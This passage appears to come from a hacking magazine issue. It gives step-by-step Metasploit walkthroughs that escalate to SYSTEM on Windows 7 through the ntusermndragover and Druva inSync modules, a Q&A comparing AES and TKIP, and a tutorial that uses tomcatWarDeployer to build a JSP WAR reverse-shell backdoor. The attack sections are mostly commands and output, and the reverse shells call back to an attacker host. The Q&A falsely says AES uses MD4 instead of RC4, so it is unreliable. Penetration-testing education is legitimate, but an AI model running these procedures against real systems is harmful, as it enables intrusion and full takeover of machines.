PROCESS	notepad.exe	yes	Name of process to spawn and inject dll into.
SESSION		yes	The session to run this module on.

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.36.132	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows 7 x86

Set the session ID and execute the module.

```
msf5 exploit(windows/local/ntusermndragover) > set session 1
session => 1
```

```
msf5 exploit(windows/local/ntusermndragover) > check
```

```
[*] The target appears to be vulnerable.
```

```
msf5 exploit(windows/local/ntusermndragover) > run
```

```
[*] Started reverse TCP handler on 192.168.36.132:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Launching notepad.exe to host the exploit...
[+] Process 3236 launched.
[*] Injecting exploit into 3236 ...
[*] Exploit injected. Injecting payload into 3236 ...
[*] Payload injected. Executing exploit...
[*] Sending stage (176195 bytes) to 192.168.36.136
[*] Meterpreter session 2 opened (192.168.36.132:4444 → 192.168.36.136:49255) at 2020-07-14 10:29:00 -0400
```

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > sysinfo
```

```
Computer      : WIN-BI3UK55VF6A
OS            : Windows 7 (6.1 Build 7600).
Architecture  : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
```

```
meterpreter > █
```

As you can see in the above image, we successfully got a session with SYSTEM privileges.

```
msf5 exploit(windows/local/ntusermndragover) > sessions
```

```
Active sessions
```

```
=====
```

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows	WIN-BI3UK55VF6A\admin @ WIN-BI3UK55VF6A
132:4466	→	192.168.36.136:49250	(192.168.36.136)	
2		meterpreter	x86/windows	NT AUTHORITY\SYSTEM @ WIN-BI3UK55VF6A
132:4444	→	192.168.36.136:49255	(192.168.36.136)	

```
msf5 exploit(windows/local/ntusermndragover) > █
```

### [Druva inSync inSyncCPHwnet64.exe RPC Type 5 Privilege Escalation Module](#)

**TARGET: Druva inSync v<= 6.5.2      TYPE: Local      FIREWALL : NOT APPL.**

Druva inSync is a data protection and data backup software. It can be installed on windows, Mac and Linux. However this module belongs to windows. This module may only work in a LAN as it needs an exposed port 6064 that Druva inSync exposes in the LAN. All the above mentioned versions don't validate user-supplied program paths in RPC type 5 messages. It is this feature that is exploited by this module.

Let's see how this module works. This was tested on windows 7 SP1. The download link for Druva inSync 6.5.2 is given in our github/vulnera repository. Install it just like any windows application. Get a normal session on a Windows 7 target machine.

```
msf5 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.36.132:4466
[*] Sending stage (176195 bytes) to 192.168.36.135
[*] Meterpreter session 1 opened (192.168.36.132:4466 → 192.168.36.135:49294) at 2020-07-14 23:23:37 -0400
```

```
meterpreter > sysinfo
```

```
Computer      : WIN-DHH9GH6L5SP
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

```
meterpreter > getuid
```

```
Server username: WIN-DHH9GH6L5SP\admin
```

```
meterpreter > █
```

Background the meterpreter session and load the enum\_applications module. This is a post module that enumerates installed applications on the target windows machines.

```
msf5 exploit(multi/handler) > use post/windows/gather/enum_applications
```

```
msf5 post(windows/gather/enum_applications) > show options
```

```
Module options (post/windows/gather/enum_applications):
```

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on.

```
msf5 post(windows/gather/enum_applications) > █
```

```
msf5 post(windows/gather/enum_applications) > set session 1
session => 1
msf5 post(windows/gather/enum_applications) > run
```

[\*] Enumerating applications installed on WIN-DHH9GH6L5SP

#### Installed Applications

=====

Name	Version
-----	-----
Druva inSync 6.5.2	6.5.2.0
LibreOffice 6.1.2.1	6.1.2.1
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148	9.0.30729.4148
TeamViewer 7	7.0.43148
VMware Tools	10.0.0.2977863
Windscribe	1.81 Build 44

As you can see, there are six applications installed on the target system. Let's see if there are any modules related to druva.

```
msf5 post(windows/gather/enum_applications) > search druva
```

#### Matching Modules

=====

#	Name	Check	Description	Disclosure
-----	-----	-----	-----	-----
0	exploit/windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc	excellent Yes	Druva inSync inSyncCPHwnet64.exe RPC Type 5 Privilege Escalation	2020-02-25

```
msf5 post(windows/gather/enum_applications) > █
```

Load the druva\_insync exploit module.

```
msf5 post(windows/gather/enum_applications) > use exploit/windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/druva_insync_insynccphwnet64_rcp_type_5_priv_esc) > show options
```

Module options (exploit/windows/local/druva\_insync\_insynccphwnet64\_rcp\_type\_5\_priv\_esc):

Name	Current Setting	Required	Description
-----	-----	-----	-----
SESSION		yes	The session to run this module on.

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
----	------

Set the required options.

```
msf5 exploit(windows/local/druva_insync_insync_cphwnet64_rcp_type_5_priv_esc) > set session 1
session => 1
msf5 exploit(windows/local/druva_insync_insync_cphwnet64_rcp_type_5_priv_esc) > set lhost 192.168.36.132
lhost => 192.168.36.132
msf5 exploit(windows/local/druva_insync_insync_cphwnet64_rcp_type_5_priv_esc) > set lport 4466
lport => 4466
msf5 exploit(windows/local/druva_insync_insync_cphwnet64_rcp_type_5_priv_esc) > check
[*] The service is running, but could not be validated. Service 'inSyncCPHService' exists
msf5 exploit(windows/local/druva_insync_insync_cphwnet64_rcp_type_5_priv_esc) > █
```

After all the options are set, execute the module.

```
msf5 exploit(windows/local/druva_insync_insync_cphwnet64_rcp_type_5_priv_esc) > run

[*] Started reverse TCP handler on 192.168.36.132:4466
[*] Connecting to 127.0.0.1:6064 ...
[*] Sending packet (122 bytes) to 127.0.0.1:6064 ...
[*] Sending stage (176195 bytes) to 192.168.36.135
[*] Meterpreter session 2 opened (192.168.36.132:4466 → 192.168.36.135:49401) at 2020-07-14 23:26:18 -0400
```

```
meterpreter > sysinfo
Computer      : WIN-DHH9GH6L5SP
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

As you can see in the above image, we successfully got a session with SYSTEM privileges.

## HACKING Q & A

**Q : Which is more secure, AES or TKIP?**

A : Definitely AES. Long time back, Wired Equivalent Privacy (WEP) was being used to secure wireless networks. WEP was considered very weak and easy to crack. Temporal Key Integrity Protocol (TKIP) came around that time. It was suggested to make WEP secure without replacing the already present hardware. It did this by increasing the key length to 128 bits and creating a unique 48 bit serial number to make sure no two keys are same. It used RC4 algorithm to encrypt packets. However the problem is it is still over a weak WEP. It just wraps it WEP and does not make WEP invulnerable. Soon TKIP was attacked with p-

acket decryption attacks. It was deprecated in year 2012. It was supposed to be a temporary measure for protection.

Advanced Encryption Standard (AES) was designed by NIST, USA. It is a block cipher and the key comes in lengths of 128, 192 and 256 bits. The more the length of the key, the more secure it is. Instead of RC4 its use MD4 algorithm. Till now AES was cracked only a few times and that too in side channel attacks. It is widely used by the government of USA for securing its data.

The final judgement is this. You should not use Temporal Key Integrity Protocol any longer for your own security.



## TOMCAT WAR DEPLOYER

# TOOL OF THE MONTH

In the Real World Hacking Scenario of the previous Issue (HackercoolMag May2020 Issue), our readers have seen how Hackercool has exploited a Apache Tomcat system behind a router. In that scenario, once Apache Tomcat credentials were found out, he made a war payload with Metasploit. Once the payload was executed, he got a shell on the target.

However, Metasploit is not the only tool that is used to make malicious WAR payloads. The Tomcat War Deployer is another tool that can be used to make WAR payloads which can be used for penetration testing. A WAR stands for Web Archive. It can include servlet, xml, jsp, image, html, css and js files etc. These files are created in java.

The Tomcat War Deployer can be used from Kali Linux and can be cloned from Github link shown below.

<https://github.com/mgeeky/tomcatWarDeployer>

```
hackercoolmagz@kali:~$ git clone https://github.com/mgeeky/tomcatWarDeployer
Cloning into 'tomcatWarDeployer'...
remote: Enumerating objects: 269, done.
remote: Total 269 (delta 0), reused 0 (delta 0), pack-reused 269
Receiving objects: 100% (269/269), 193.51 KiB | 421.00 KiB/s, done.
Resolving deltas: 100% (148/148), done.
```

Once the cloning is done, you should see a new directory named tomcatWarDeployer in the directory from which you cloned. Move into that directory and type the command highlighted in the image given below. The "-h" option is help and it displays all the commands that can be used with this tool.

```
hackercoolmagz@kali:~/tomcatWarDeployer$ ls
LICENSE README.md requirements.txt screen1.png tomcatWarDeployer.py
hackercoolmagz@kali:~/tomcatWarDeployer$ ./tomcatWarDeployer.py -h
Usage: tomcatWarDeployer.py [options] server
```

```
server          Specifies server address. Please also include port after
colon. May start with http:// or https://
```

Options:

```
-h, --help      show this help message and exit
```

General options:

```
-V, --version   Version information.
```

```
-v, --verbose   Verbose mode.
```

```
-s, --simulate  Simulate breach only, do not perform any offensive
actions.
```

```
-G OUTFILE, --generate=OUTFILE
```

```
Generate JSP backdoor only and put it into specified
outfile path then exit. Do not perform any
connections, scannings, deployment and so on.
```

```
-U USER, --user=USER
```

```
Tomcat Manager Web Application HTTP Auth username.
Default=<none>, will try various pairs.
```

```
-P PASS, --pass=PASS
```

Tomcat Manager Web Application HTTP Auth password.  
Default=<none>, will try various pairs.

#### Connection options:

- H RHOST, --host=RHOST  
Remote host for reverse tcp payload connection. When specified, RPORT must be specified too. Otherwise, bind tcp payload will be deployed listening on 0.0.0.0
- p PORT, --port=PORT  
Remote port for the reverse tcp payload when used with RHOST or Local port if no RHOST specified thus acting as a Bind shell endpoint.
- u URL, --url=URL  
Apache Tomcat management console URL. Default: empty
- t TIMEOUT, --timeout=TIMEOUT  
Specified timeout parameter for socket object and other timing holdups. Default: 10

#### Payload options:

- R, --remove  
Remove deployed app with specified name. Can be used for post-assessment cleaning
- X PASSWORD, --shellpass=PASSWORD  
Specifies authentication password for uploaded shell, to prevent unauthenticated usage. Default: randomly generated. Specify "None" to leave the shell unauthenticated.
- T TITLE, --title=TITLE  
Specifies head>title for uploaded JSP WAR payload. Default: "JSP Application"
- n APPNAME, --name=APPNAME  
Specifies JSP application name. Default: "jsp\_app"
- x, --unload  
Unload existing JSP Application with the same name. Default: no.
- C, --noconnect  
Do not connect to the spawned shell immediately. By default this program will connect to the spawned shell, specifying this option let's you use other handlers like Metasploit, NetCat and so on.
- f WARFILE, --file=WARFILE  
Custom WAR file to deploy. By default the script will generate own WAR file on-the-fly.

```
hackercoolmagz@kali:~/tomcatWarDeployers$ █
```

Now,let's see how to create a payload with Tomcat WarDeployer.

```
hackercoolmagz@kali:~/tomcatWarDeployers$ ./tomcatWarDeployer.py -H 192.168.36.13  
0 -p 4646 -G tomcat_shell
```

```
tomcatWarDeployer (v. 0.5.2)  
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```

Penetration Testing utility aiming at presenting danger of leaving Tomcat misconfigured.



```
INFO: Reverse shell will connect to: 192.168.36.130:4646.
WARNING: Will generate JSP backdoor and store it into specified output path only
.
INFO: JSP WAR backdoor has been generated and stored at: "tomcat_shell"
INFO: JSP WAR backdoor's code has been generated and stored at: "tomcat_shell.js
p"
```

```
hackercoolmagz@kali:~/tomcatWarDeployer$
```

The "-H" option is used to specify the host IP address to which we want our shell to be connected (i.e the attacker system's IP address). The "-p" option specifies the port on which the shell should connect to (we specified port 4646 here). The "-G" option is used to specify the name of the output file. We named it tomcat\_shell here.

```
hackercoolmagz@kali:~/tomcatWarDeployer$ ls
LICENSE                screen1.png           tomcat_shell.war
README.md              tomcat_shell          tomcat_shell.war.jsp
requirements.txt       tomcat_shell.jsp     tomcatWarDeployer.py
hackercoolmagz@kali:~/tomcatWarDeployer$
```

